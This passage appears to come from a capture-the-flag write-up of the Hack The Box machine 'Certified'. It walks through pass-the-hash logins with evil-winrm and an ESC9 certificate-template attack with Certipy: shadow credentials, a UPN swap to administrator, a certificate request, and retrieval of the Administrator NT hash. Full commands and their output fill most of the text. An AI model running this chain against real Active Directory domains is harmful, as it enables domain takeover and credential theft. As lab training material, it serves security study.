
We can now login to obtain the user flag.



```
┌──(N053LF㉿kali)-[~]
└─$ evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls
Directory: C:\Users\management_svc\Desktop

Mode          LastWriteTime      Length Name
----          -------------      ------ ----
-ar---     1/28/2025  9:44 AM        34 user.txt

*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
12c1c6f873076a**************
```


Earlier analysis of Bloodhound showed user management_svc has GenericAll over user ca_opertaor.

Further analysis shows that CERTIFIEDAUTHENTICATION@CERTIFIED.HTB is using an "Usecured Certificate Template" aka ESC9 — No Security Extension vulnerability.



Search for a node
Database Info
Node Info
Analysis
Find Misconfigured Certificate Templates (ESC2)
Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
Find Enrollment Agent Templates (ESC3)
Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
Find Certificate Authorities with User Specified SAN (ESC6)
Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)
Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)
Find Certificate Authorities with HTTP Web Enrollment (ESC8)
Find Unsecured Certificate Templates (ESC9)
Shortest Paths to Unsecured Certificate Templates from Owned Principals (ESC9)
CERTIFIEDAUTHENTICATION@CERTIFIED.HTB

Here we can see our exploit path from our currently owned users and a user that we have GenericAll privileges over.



Find Misconfigured Certificate Templates (ESC2)

Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)

Find Enrollment Agent Templates (ESC3)

Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)

Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)

Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)

Find Certificate Authorities with User Specified SAN (ESC6)

Shortest Paths to Vulnerable Certificate Authority Access Control (ESC7)

Shortest Paths to Vulnerable Certificate Authority Access Control from Owned Principals (ESC7)

Find Certificate Authorities with HTTP Web Enrollment (ESC8)

Find Unsecured Certificate Templates (ESC9)


Shortest Paths to Unsecured Certificate Templates from Owned Principals (ESC9)

Now that we have a clear path to exploutation and escalation, a little bit of Googling will lead you to a whitepaper/ blog post that contains all the information you could possibly need on this, including a PoC which we will use. The blog post (by Ly4k) can be found here: https://research.ifcr.dk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7

Certipy 4.0: ESC9 & ESC10, BloodHound GUI, New Authentication and Request Methods — and more!


Oliver Lyak · Follow
Published in IFCR · 20 min read · Aug 4, 2022

First, we obtain the hash of ca_operator via Shadow Credentials using our GenericAll.




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ faketime '2025-01-30 20:41:32' certipy shadow auto -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -account ca_operator
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '15a5e5b7-283f-894a-86e6-64bd40f26150'
[*] Adding Key Credential with device ID '15a5e5b7-283f-894a-86e6-64bd40f26150' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '15a5e5b7-283f-894a-86e6-64bd40f26150' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
```

We will then change the userPrincipalName (UPN) of ca_operator to Administrator.
“This is not a constraint violation, since the Administrator user’s userPrincipalName is Administrator@corp.local and not Administrator" -direct quote from the blog




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ certipy account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_operator'
```

With user ca_operator we can request the vulnerable template using certipy
"Notice that the userPrincipalName in the certificate is Administrator and that the issued certificate contains no “object SID”." -direct quote from the blog




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ certipy req -username ca_operator@certified.htb -hashes b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Then, revert the change of the UPN of ca_operator.




```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ certipy account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator
[*] Successfully updated 'ca_operator'
```

We can now authenticate using the certificate and certipy to obtain the hash of the user Administrator.
"You will need to add -domain <domain> to your command line since there is no domain specified in the certificate."



```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ faketime '2025-01-30 20:56:32' certipy auth -pfx administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

We can now login and obtain the root flag.



```
┌──(N053LF㉿kali)-[~/Desktop/HTB/Certified/ceripyloot]
└─$ evil-winrm -i certified.htb -u administrator -H 0d5b49608bbce1751f708748f67e2d34

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5b1c60753f2f144************
```